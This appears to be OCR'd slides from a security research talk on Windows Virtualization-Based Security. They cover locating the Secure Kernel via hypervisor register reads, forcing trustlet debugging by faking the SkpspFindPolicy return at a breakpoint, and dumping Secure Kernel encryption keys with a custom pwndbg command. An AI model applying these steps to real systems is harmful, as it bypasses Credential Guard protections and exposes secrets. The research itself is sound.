    gdb.execute(f'stepi')
    result = int(gdb.selected_frame().read_register('rax').cast(gdb.lookup_type('unsigned long long')))
    gdb.execute(f'set $rip = 0x{rip:x}')
    inferior.write_memory(rip, ins_backup, 3)
    return result
```


```python
# Read the VM IDTR and CR3 registers
guest_cr3 = vmread(GUEST_CR3, HvCall_VtlReturn)
guest_idtr = vmread(GUEST_IDTR_BASE, HvCall_VtlReturn)
guest_gs = vmread(GUEST_GS_BASE, HvCall_VtlReturn)
```

Analysis and Debugging

Finding Secure Kernel

Steps

- Call `vmread(GUEST_IDTR_BASE)` to query IDTR interrupt descriptor table
- `GUEST_IDTR_BASE` is fixed, with the value 0x6818
- Should give us the address of `KiDivideErrorFault` inside SK
- Scan backwards once again looking for PE header (MZ)
- Finally, we have SK base and fully automated?



Analysis and Debugging

Finding Secure Kernel - Part II

- Wrong, it broke.
- Hypervisor was updated somewhere on the road to 24H2
- `CONST` PE section removed
- No easy lookup of hypercall service table to find `HvVtlReturn` ☹
- Other options?


Analysis and Debugging

Finding Secure Kernel - Part II

- IDTR caching scan
- Only 3 should be found
- Hypervisor, Normal World and Secure World

Updated steps


- Read PE headers of hvix64.exe, ntoskrnl.exe and securekernel.exe
- Run target for short period of time and break
- Read IDTR register
- Compare against list of cached IDTR base addresses
- If not found, find PE base and compare ImageChecksum
- If not SK, cache IDT and repeat




Analysis and Debugging

IUM Debugging

- IUM trustlet debugging controlled by embedded policy
- Policy embedded inside `.tPolicy` section
- Covered under Authenticode, so cannot be modified on disk
- Policy with ID 2 == **DebugEnable** flag
- If set, normal world debuggers can attach to trustlets





Analysis and Debugging

IUM Debugging


- Prior to 24H2 we could patch `SkpsIsProcessDebuggingEnabled`
- Recent versions no longer have this function
- Direct call to `SkpspFindPolicy`
- Can’t easily patch, as it’s used for all policies
- Automated options?


```
ulonglong SkpspFindPolicy(SKPROCESS *process,int policyType,int outSize,void *policyValue,
                          ulonglong *writtenSize)

{
  ulonglong result;
  SKPROCESS *policyInfo;
  int *size;

  size = (int *)0x0;
  policyInfo = (SKPROCESS *)&process->Policy;
  result = RtlLookupImagePolicyValue((char *)policyInfo,policyType,&size);
  if ((int)result < 0) {
    return result & 0xffffffff;
  }
```

Analysis and Debugging

IUM Debugging

- Add breakpoint to `SkpspFindPolicy` with notify callback
- Check `RDX == 2`
- Write `01 00 00 00` to `[R9]`
- Read return address from `[RSP]`
- Set `RIP` = return address
- Set `RAX = 0` (success)
- Increment **RSP** by 8 to simulate return
- Continue




Workstation
Home
Windows Server 2022
Windows 11 x64 Hello ESS
Recycle Bin
Learn about this picture
System Informer
Microsoft Edge
x64dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Mar 3 2025 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Hide FPU
Default (x64 fastcall) 5 Unlocked
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct
Address Hex ASCII
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Default
Ready File read thread finished! Time Wasted Debugging: 0:00:00:00
Windows PowerShell
root@DevVM: /mnt/c/Users/c
root@DevVM:/mnt/c/Users/dev/src/IumDebug# pwndbg
pwndbg: loaded 187 pwndbg commands and 42 shell commands. Type pwndbg [--shel
l | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_
sym, $bn_var, $bn_eval, $ida GDB functions (can be used with print/break)
tip of the day (disable with set show-tips off)
Use track-got enable|info|query to track GOT accesses - useful for hijacking
control flow via writable GOT/PLT
pwndbg>
Windows License valid for 84 days
Search
ENG UK
11:52 18/03/2025

Secure Kernel Keys

Key Symbol Names

Keys used for encryption stored in secure kernel

- `IumLkHandle` - Local Key (AES 256)
- `IumLkArrayHandle` – Local Key Array
- `IumMkPerBootHandle` - Per Boot Key (AES 256)
- `IumIdkSigningHandle` – ID Signing Key (RSA 4096)
- `IumIdkHandle` - ID Encryption Key (RSA 4096)
- `IumHbkHandle` - Hibernate Key (AES 256)

`IumLkArrayHandle` or `IumMkPerBootHandle` used for IUM cryptographic operations via `IumCrypto` secure service call

```
pwndbg> vbs keys

IumLkHandle@ffffa180022e4ce0
        size: 20, ptr:ffffa180022e4d60
+0000 0xffffa180022e4d60  b3 f1 e5 e9 5c dc 5a cc  bd 1a e4 e2 ab 02 7e 8e  |....\.Z.|......~.|
+0010 0xffffa180022e4d70  59 93 7f 17 22 fc b8 9d  9c 27 c8 95 f1 f7 15 00  |Y..."...|.'......|


IumLkArrayHandle@ffffa180022e4e80
        size: 50, ptr:ffffa180023fd4c0
+0000 0xffffa180023fd4c0  50 00 00 00 01 00 02 00  02 00 00 00 b3 f1 e5 e9  |P.......|........|
+0010 0xffffa180023fd4d0  5c dc 5a cc bd 1a e4 e2  ab 02 7e 8e 59 93 7f 17  |\.Z.....|..~.Y...|
+0020 0xffffa180023fd4e0  22 fc b8 9d 9c 27 c8 95  f1 f7 15 00 01 00 00 00  |"....'..|........|
+0030 0xffffa180023fd4f0  64 2b 1c 53 85 0d 11 2f  e6 cc 76 08 2f 0f 07 ce  |d+.S.../|..v./...|
+0040 0xffffa180023fd500  f6 6c 52 31 f5 ff 1b 30  48 7c ce fb 62 1e 91 3c  |.lR1...0|H|..b..<|


IumIdkSigningHandle@ffffa180022e4dc0
        size: 22b, ptr:ffffa180022bcd80
+0000 0xffffa180022bcd80  2b 02 00 00 01 00 00 00  23 02 00 00 00 00 00 00  |+.......|#.......|
+0010 0xffffa180022bcd90  52 53 41 32 00 08 00 00  03 00 00 00 00 01 00 00  |RSA2....|........|
+0020 0xffffa180022bcda0  80 00 00 00 80 00 00 00  01 00 01 b8 e1 a2 ae 34  |........|.......4|
+0030 0xffffa180022bcdb0  28 9d 1f 23 a1 3b a5 47  d1 cb 81 bb 4a 34 40 59  |(..#.;.G|....J4@Y|
+0040 0xffffa180022bcdc0  e6 5c a4 93 b4 d7 96 7b  09 ac 05 b9 64 c4 8d c2  |.\.....{|....d...|
+0050 0xffffa180022bcdd0  c7 c2 84 28 1f 27 30 b5  6a 4e 10 2f fa 1b cf 23  |...(.'0.|jN./...#|
```

Secure Kernel Keys

IUM Cryptography

- Passed from boot loader, copied from `securekernel.exe!SkeLoaderBlock` to the various `IumxxxHandle` global symbols
- Credential Guard secrets use the local key (Lk) via the `IumCrypto` SK service call
- `IumLkArrayHandle` contains an array of 32 bytes keys each with numerical ID starting at 1
- Latest 24H2 seems to pass 2 keys, decrypted via TPM and sealed to PCR state
- Latest key in the array is copied to `IumLkHandle`

